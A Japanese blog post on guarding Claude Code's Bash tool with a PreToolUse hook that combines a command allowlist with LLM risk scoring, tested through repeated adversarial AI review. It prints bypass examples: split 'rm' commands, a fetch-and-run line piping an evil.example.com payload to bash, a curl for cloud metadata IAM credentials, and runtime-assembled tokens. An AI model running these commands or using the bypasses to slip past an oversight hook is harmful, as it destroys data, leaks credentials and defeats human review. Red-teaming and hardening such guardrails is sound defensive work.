
AI に Bash の危険判定をさせようとしたら、AI レビューで13回ダメ出しされた話 — Claude Code の PreToolUse フックと Jev 許可リスト方式
はじめに
Claude Code などの自律型コーディングエージェントを日々の開発に導入すると、その生産性の高さに驚かされます。「このバグを直してテストを通しておいて」と指示するだけで、コードを検索し、ファイルを編集し、テストコマンドを実行して修正を完了してくれるなど、開発作業を大幅に効率化してくれます。
しかし、運用を続ける中で「Bash コマンド実行時の承認ダイアログ」への対応が課題になってきます。
コマンドを実行するたびに「このコマンドを実行してもよいですか? [y/N]」と確認されると、作業が頻繁に中断します。一方で、手放しで全自動実行(auto-approve)を許可するのは、意図しないファイル削除やシークレットの外部送信といったリスクがあり、実運用では避ける必要があります。
「安全なコマンド(git status や cargo test など)は自動で通し、危険なコマンドだけを人間に確認してほしい」
この要求を満たすため、ガードレールの実装に着手しました。しかし、単純に「AI にコマンドの危険性を直接判定させる」アプローチを試みたところ、AI による敵対的コードレビューで 13回にわたり抜け道を指摘されることになりました。
本記事では、Claude Code の PreToolUse フックを活用したガードレールの設計と、AI による敵対的レビュー(Red Teaming)で洗い出されたシェルのバイパス手法、そして最終的に採用した「許可リスト×AI検証」のハイブリッド構成についてまとめます。
Context: Claude Code をフル活用したいが、Bash の安全性をどう担保するか
毎回確認する手間の増加 vs 全自動実行に伴うリスク
コーディングエージェントの運用において、安全性と自律性はトレードオフの関係にあります。
- 毎回手動で承認する場合: 安全だが、頻繁にターミナルへ戻って
yを押す必要があり、エージェントの自律的な作業が進まない。 - 全自動許可(auto-approve)の場合: 承認の手間はなくなるものの、破壊的なコマンドの実行やシークレットの外部送信といったリスクを排除できない。
この課題を解決する仕組みとして、Claude Code には PreToolUse フックが用意されています。
PreToolUse フックという介入ポイント
PreToolUse フックは、Claude Code がツール(Bash、FileEdit、FileRead など)を実行する直前に割り込み、そのコマンドやパラメータを検査できるスクリプト実行機構です。
フックは標準入力経由でツール名やコマンド引数などの JSON を受け取り、評価結果を JSON で標準出力に返します。 返却できる主なアクションは以下の3つです:
allow: ユーザーへの確認ダイアログを出さず、自動で即座に実行するask: ユーザーに確認ダイアログを表示し、人間の判断を仰ぐdeny: コマンドの実行を強制的に拒否する
sequenceDiagram
    autonumber
    participant Agent as Claude Code
    participant Hook as PreToolUse Hook
    participant User as 開発者 (人間)
    participant Shell as Bash Shell

    Agent->>Hook: ツール実行要求 (Bash: command)
    alt 安全と判定 (allow)
        Hook-->>Agent: allow
        Agent->>Shell: コマンド自動実行
    else 疑わしい / 危険 (ask)
        Hook-->>Agent: ask
        Agent->>User: 実行確認プロンプト [y/N]
        User-->>Agent: 承認 / 拒否
        opt 承認された場合
            Agent->>Shell: コマンド実行
        end
    end
このフックの中で「コマンドが安全なら allow、そうでなければ ask」を返す仕組みを作れば、安全性と利便性を両立できるはずです。
では、その「安全か危険かの判定」をどう実装すべきでしょうか。
Insight 1: 「AI に Bash コマンドの危険性を判定させよう」という初期検討
初期の検討:LLM による直接判定
最初に考えたのは、
「実行予定のコマンド文字列をそのまま LLM に渡し、『この Bash コマンドに危険な副作用(ファイル削除や情報漏洩など)があるか』を直接判定させればよいのではないか」
という、安直なアイデアでした。
LLM であれば、正規表現による静的なパターンマッチングよりも柔軟に、文脈に応じた判定ができるのではないかと考えたためです。
拒否リスト型アプローチの限界
最初のプロンプト設計は、拒否リスト(Denylist)型のアプローチでした。
- ファイル削除(
rm)や上書きリダイレクト(>)があれば危険 - 権限変更(
chmod,chown)があれば危険 - 外部ネットワークへの不審な通信(
curl,wget)があれば危険 - それらが見当たらなければ安全(
allow)
単純な ls や git status は安全と判定され、明らかな rm -rf / は弾かれます。開発の足がかりとしては自然な設計に見えました。
しかし、このアプローチには根本的な限界があることが、AI によるコードレビューを通じて明らかになりました。
Insight 2: 13回のレビュー指摘から見えたシェルの評価構造と限界
システムの堅牢性を検証するため、自作のフックスクリプトに対し、Codex CLI(read-only モード)による敵対的コードレビューを13回にわたって実施しました。さらに Claude subagent によるバイパス検証(Red Teaming)も並行して実施しました。
結果として、拒否リストや単純なプロンプト判定をすり抜けるバイパス手法が次々と指摘されました。
レビュー指摘の推移:3つのフェーズ
レビュー指摘の流れは、大きく3つのフェーズに分けることができます。
flowchart TD
    subgraph Phase1["Phase 1: 拒否リストの追加とバイパス (第1〜9回)"]
        P1["『危ないものを弾く』プロンプト&正規表現"] --> R1["AIレビュー: バイパス手法の指摘<br/>(クォート連結、グロブ、置換...)"]
        R1 --> P1
    end

    subgraph Phase2["Phase 2: 設計方針の転換 (第10回)"]
        R1 --> P2["第10回レビュー: 4つの選択肢を提示<br/>拒否アプローチの限界"]
        P2 --> Decision["方針転換: 『許可リスト外はAIに渡さず ask』"]
    end

    subgraph Phase3["Phase 3: 許可リスト方式による収束 (第11〜13回)"]
        Decision --> P3["許可リスト × Jev 多角判定"]
        P3 --> R3["AIレビュー: 指摘が収束<br/>256件の単体テストをパス"]
    end

    Phase1 --> Phase2
    Phase2 --> Phase3
Phase 1(第1〜9回): 拒否ルールの追加と回避
「rm を検知するルールを追加した」とすると、クォート連結('r''m')やバックスラッシュ(\r\m)によるすり抜けが指摘されます。「コマンド置換を禁止した」とすると、プロセス置換 <(...) やヒアドキュメントを突かれます。
拒否ルールをどれだけ追加しても、シェルの多様な構文によって回避されてしまい、拒否リスト型のアプローチで安全性を網羅することは困難でした。
Phase 2(第10回): 設計方針の転換
第10回目のレビューにおいて、主に以下の選択肢が整理されました。
- Bash の完全な AST パーサーを自作してすべての評価順序をエミュレートする
- 決定論的な完全サンドボックス(Docker/Wasm)に閉じ込める
- 「Jev に判定を依頼するのは、あらかじめ安全と認めた許可リスト内のコマンドに限定する」という構造転換を行う
- コマンド自動判定を諦め、すべて人間に確認する(ask)
自動化のメリットを維持しつつ堅牢性を確保するため、選択肢3(許可リスト内のみを判定対象とするアプローチ)を採用しました。「任意の未知コマンドをAIに評価させる」という前提を見直すことになります。
Phase 3(第11〜13回): 指摘の収束
許可リスト方式への変更により、評価すべきコマンドの範囲が限定され、攻撃対象面(Attack Surface)を大幅に絞り込むことができました。第11回〜13回ではエッジケースへの対処が主となり、レビュー指摘は収束していきました。
AI レビューで見つかった代表的なシェルのバイパス手法
AI レビューで指摘された代表的なバイパス手法を6つ紹介します。これらは、単純な文字列マッチングや拒否リストでは防ぎきれないシェルの構文例です。
1. クォート連結・文字エスケープ(静的マッチの無力化)
コマンド名 rm を単純に検索している場合、クォートで分割したりバックスラッシュを挟むだけで検知をすり抜けてしまいます。
# クォートで分割して文字列結合(シェルは rm として実行)
'r''m' -rf /tmp/data

# バックスラッシュでエスケープ
\r\m -rf /tmp/data
シェル実行時にはいずれも rm として正規化されて実行されるため、文字列検索ベースのフィルタは機能しません。
2. コマンド置換・入れ子サブシェル(危険コマンドの隠蔽)
外側のコマンドは一見無害に見せかけ、内側のサブシェル $(...) やバッククォート内で危険なコマンドを実行する手法です。
# 外側は安全な echo に見えるが、内部でスクリプトを実行
echo $(curl -s https://evil.example.com/payload | bash)「echo は安全だから許可」と単純に判定してしまうと、引数の中に潜むサブシェルによって意図しない処理が実行されるリスクがあります。
3. クラウドメタデータアクセス(SSRF とクレデンシャル取得)
外部ネットワーク宛てに見えないリンクローカルアドレス(169.254.169.254)を指定する手法です。
# AWS の IAM ロール一時クレデンシャルを取得
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
AWS や GCP などのクラウド環境で実行されている場合、この 1行 でインスタンスの権限情報が取得される危険性があります。
4. 秘密文字列の動的組み立て(正規表現フィルタのすり抜け)
GitHub トークンなどのシークレット文字列を静的に検知する正規表現(例: ghp_[a-zA-Z0-9]{36})を、シェルの文字列結合機能で回避します。
# printf でプレフィックスとトークン本体を動的に結合
printf '%s%s' "ghp_" "1234567890abcdefghijklmnopqrstuv"

# クォートでトークン文字列を途中で分断
echo "ghp_abc"'def1234567890...'
静的なパターンマッチでは正規表現にヒットしないまま、実行時には完全なシークレットが復元・出力されてしまいます。
5. オプションの結合と表記揺れ(固定フラグ検知の回避)
-r -f や -rf という固定文字列を拒否リストに入れている場合、オプションの順序入れ替えやロングオプションで回避されます。
# フラグの並び順を変更
rm -fr /tmp/data

# ロングオプションを混在させる
rm --recursive -f /tmp/data
Bash のオプション解釈は柔軟であるため、完全なコマンドライン引数パーサーを持たない限り、すべての組み合わせを拒否リストで網羅するのは困難です。
6. 環境変数・設定ファイルによる副作用(コマンド外からの挙動改変)
実行するコマンド自体は無害な git や ls であっても、プレフィックスとして渡される環境変数によって実行時コンテキストが書き換えられます。
# 意図しないリポジトリを指定して checkout
GIT_DIR=~/.git git checkout main
コマンド名自体は安全に見えても、環境変数の副作用によって想定外のシステム領域が操作されるリスクがあります。
Bash は単なるコマンド呼び出し機構ではなく、パラメータ展開、コマンド置換、クォート処理などの多段階の評価フェーズを持つプログラミング言語です。任意のコマンド文字列を静的解析や単純なプロンプトだけで「安全か否か」判定しようとすると、組み合わせの多様さから抜け道を完全に塞ぐことは極めて困難になります。
Insight 3: 構造転換 — 「拒否」から「二重の許可リスト」へ
試行錯誤から得られた結論は、「任意の入力を受け取り、AI の危険判定を通過したら自動許可する」というアプローチには構造的な限界がある という点でした。
そこで採用したのが、安全な既知のコマンドのみを入力対象とし、その実行引数や意図を AI(Jev)で検証する「ハイブリッド限定判定方式(Hybrid Allowlist Verification)」です。
基本原則:許可リスト内のコマンド「だけ」を Jev に判定させる
アーキテクチャの基本原則は以下の通りです。
- 第1層(ローカル許可リスト照合):
コマンドのベースコマンドが、許可リスト(例:
git status,git diff,cargo test,npm test,lsなど)に含まれているかをローカルで判定。 許可リストにないコマンドは、AI による評価を行わず即座にask(人間確認)に倒す。 - 第2層(Jev による多角精密検証):
許可リストに入っているコマンドであっても無条件に許可(allow)するのではなく、Jev に判定を依頼する。なぜなら
git checkout .やcargo runは許可リスト対象のコマンド名であっても破壊的な副作用を持ち得るためです。 - 第3層(外部通信・シークレット遮断):
外部ネットワーク通信を行うコマンド(
curlやgit pushなど)も極めて限定的な許可リスト内のみとし、それ以外は即座にaskとする。
Jev(外部API)への秘密送信リスクとローカル事前遮断
セキュリティ設計上、考慮すべき点として「判定AI自体へのシークレット漏洩リスク」があります。
コマンドラインに環境変数、APIキー、トークンなどが含まれていた場合、それを「判定のために外部の LLM / Jev API に送信する」こと自体が情報漏洩のリスクにつながります。
そのため、シークレットパターンを含むコマンドや未知の構文は、Jev にリクエストを送信する前のローカル段階で遮断し、ask(人間確認)にフォールバックする 設計にしています。外部APIへの送信自体を行いません。
flowchart TD
    Start["Bash コマンド要求 (PreToolUse)"] --> Step1{"ローカル検査:<br/>シークレットパターンを含むか?"}
    Step1 -- "Yes (漏洩リスク)" --> Ask["ask (ユーザー確認へ)"]
    Step1 -- "No" --> Step2{"ローカル検査:<br/>ベースコマンドが<br/>許可リスト内か?"}

    Step2 -- "No (未許可コマンド)" --> Ask
    Step2 -- "Yes (許可コマンド)" --> Step3["Jev API へ多角検証リクエスト<br/>(TypeSafe System One)"]

    Step3 --> Step4{"6つの質問のスコア判定"}
    Step4 -- "スコア >= 0.6<br/>(危険要素あり)" --> Ask
    Step4 -- "0.35 <= スコア < 0.6<br/>(通常判定)" --> Ask
    Step4 -- "スコア < 0.35<br/>(安全基準クリア)" --> Allow["allow (自動実行許可)"]

    style Allow fill:#d4edda,stroke:#28a745,color:#155724
    style Ask fill:#fff3cd,stroke:#ffc107,color:#856404
Application: Jev × PreToolUse フックの最終アーキテクチャ
Jev(TypeSafe System One / Noul)とは何か
判定エンジンとして採用した Jev は、LLM の直観的推論(System 1)を型安全(TypeSafe)に扱うためのフレームワークです。
単に「このコマンドは安全ですか?」と尋ねるのではなく、コマンドの意図とリスクを 6つの独立した質問 に分解してスコアリングを行います。
6つの独立した質問(6-Question Verification)
Jev では、コマンドに対して以下の 6つの観点から 0.0 〜 1.0 のリスクスコアを算出させます。
{
  "destructive": 0.0,
  "secret_exposure": 0.0,
  "system_or_automation_change": 0.0,
  "permission_loosening": 0.0,
  "outward_facing": 0.0,
  "remote_code_exec": 0.0
}destructive(破壊的変更): ファイルの削除(rm)、不可逆な上書き、リセット(git reset --hard)が含まれるか?secret_exposure(秘密情報露出):.envや秘密鍵の閲覧、トークンの標準出力への echo やログ出力があるか?system_or_automation_change(システム・自動化変更): OS の設定変更、パッケージのグローバルインストール、CI/CD ワークフローの書き換えがあるか?permission_loosening(権限緩和):chmod 777やchown、sudo 権限の付与など、実行権限を不必要に緩めていないか?outward_facing(外部向け通信): 不明な外部ホストへのパケット送信、未承認のエンドポイントへのデータ POST があるか?remote_code_exec(リモートコード実行): リモートスクリプトのパイプ実行(curl | sh)や動的なevalが含まれるか?
この 6つの質問に分解することで、LLM が漠然と「問題なさそう」と誤認するリスク(ハルシネーションや見落とし)を抑制できます。
判定閾値の設計
得られたスコアをもとに、以下の閾値でアクションを決定します。
- スコア 0.6 以上: 明白な危険または強い副作用が検知されたため、即座に
ask(人間確認) - スコア 0.35 未満: 6つの観点すべてにおいて安全性が高いと判定されたため、
allow(自動許可) - 0.35 〜 0.6 のグレーゾーン: 安全側に倒し、
ask(人間確認)
フックがコマンドを強制拒否(deny)してしまうと、エージェントは「エラーが起きた」と解釈して不要なリカバリ処理を試みたり、作業を途中で中断してしまいます。「人間に確認を求める(ask)」に倒すことで、開発者が確認して承認すれば作業を継続できるため、実用性を損ないません。
実測データ検証:評価セット46件の結果
本アーキテクチャの有効性を検証するため、実務で頻出するコマンドおよびバイパスを意図したコマンドを含む評価セット46件(危険24件・安全22件)を作成し、実測テストを行いました。
| カテゴリ | コマンド件数 | 自動許可(allow) | 人間確認(ask) | 危険な誤許可(False Negative) |
|---|---|---|---|---|
| 危険コマンド群 | 24件 | 0件 (0%) | 24件 (100%) | 0件 |
| 安全コマンド群 | 22件 | 14件 (63.6%) | 8件 (36.4%) | — |
- 危険コマンドの自動許可は 0件 となり、すべて
askに倒すことができました。クォート連結、メタデータアクセス、シークレット漏洩コマンドなどは、ローカル許可リストおよび Jev の 6質問によって漏れなく検知されています。 - 安全コマンドの 63.6% を自動許可:
git status、cargo test、npm run lintなどの定型的な安全コマンドは自動実行され、開発中の確認ダイアログの数を 6割以上削減できました。 - 判定レイテンシ: 平均約0.6秒。Claude Code の思考時間と並行して処理されるため、体感上の待ち時間はほとんどありませんでした。
- 単体テスト: 境界値やエスケープ構文を含む 256件の単体テストを構築し、リグレッションを防止しています。
運用設計とフェイルセーフ仕様
実運用に耐えうる構成にするため、異常系のフェイル仕様と緊急停止スイッチを整備しています。
1. フェイル仕様(Fail-to-Ask)
Jev API のタイムアウト、ネットワーク断、JSON パースエラーなどの異常が発生した場合、システムは自動的に ask(人間確認)にフォールバックします。エラー時にコマンドが自動許可される(Fail-Open)リスクを防止しています。
2. 緊急停止スイッチ(環境変数)
フックの挙動によって作業が阻害された場合に備え、2段階の環境変数スイッチを用意しています。
# 自動許可のみを停止し、すべて人間確認(ask)にする
export JEV_GUARD_ALLOW=0

# ガードレールフック自体を完全に無効化し、Claude Code 標準の挙動に戻す
export JEV_GUARD_DISABLE=1
残存リスクの割り切り — 「完璧なサンドボックス」を目指さない
本システムを設計・運用するにあたり、 README には残存リスクの割り切りラインを明記しています。
単一のフックですべての脅威を完全に排除することは現実的ではありません。そのため、本システムではガードレールの責務と割り切るリスク(スコープ外)の境界を明確にしています。
- 本ガードレールの責務:
開発者の日常的な確認頻度(承認ダイアログ)を 6〜7割 削減しつつ、エージェントの誤操作や典型的な危険コマンド(
rm -rf、シークレット出力、外部送信など)を未然に防ぐこと。 - 割り切っているリスク(スコープ外):
例えば
cargo testのテストコード内部に仕込まれた悪意あるコード(ビルドスクリプトbuild.rsによる不正実行など)までを静的に防ぐことはできません。それらを完全に隔離するには、OS レベルの Docker サンドボックスや gVisor、Firecracker 等の仮想化環境が必要です。
「ツールが担うべき自動ガード」と「実行環境で担保すべき境界線」を明確に分けることが、実用的な運用の鍵となります。
汎用的な教訓: エージェントの安全性設計で学んだこと
今回の 13回に及ぶ AI レビューの往復を通じて得られた知見は以下の3点です。
1. AI を「万能の防壁」ではなく「絞り込んだ領域の精密センサー」として使う
広範で多様な入力空間(チューリング完全な Bash 文字列など)をそのまま AI に渡し、「危険か否か」を直接判定させるのは困難です。 まずは決定論的なルール(許可リスト)で入力範囲を絞り込み、限定されたコンテキストの中で、引数や意図の差異を識別するセンサーとして AI を配置する構成が効果的です。
2. AI にコードを書かせるなら、AI に敵対的レビュー(Red Teaming)をさせる
実装者自身のバイアスを排除し、想定外のシェルのエッジケースを洗い出す上で、敵対的レビューは非常に有用でした。 Codex CLI や別モデルの subagent に「このガードレールをバイパスする Bash コマンドを考えられるだけ挙げよ」と Red Team を担わせることで、見落としがちだったエッジケースを網羅できました。
3. フォールバックは常に安全側(ask)へ倒す
判定に迷いが生じた場合(中間スコアや API タイムアウト時)は、安全側に倒して人間に確認(ask)を委ねます。どのようなケースで確認が求められるのか、判定基準が明確であれば、開発者がダイアログに遭遇した際も意図を把握しやすくなります。
おわりに

「AI に Bash コマンドの危険判定をさせる」試みは、13回にわたる AI レビューの指摘を経て、「許可リスト × Jev 多角判定」というハイブリッド構成に落ち着きました。
現在、日常的な開発で頻出する git status や cargo test などは自動で実行され、確認ダイアログが出るのは判断を要するコマンドのみに絞られています。承認の手間を削減しつつ、安全性を一定水準で維持できるようになりました。
自律型エージェントの生産性を引き出すためには、無制限の自動許可ではなく、適切なガードレールの設計 が重要になります。
Claude Code の承認プロンプトの頻度と安全性のバランスに悩んでいる方は、ぜひ PreToolUse フックと許可リストを組み合わせた多層防御のアプローチを検討してみてください。
参考資料・リンク
- Claude Code Documentation - Hooks Guide(公式ドキュメント: PreToolUse フック仕様)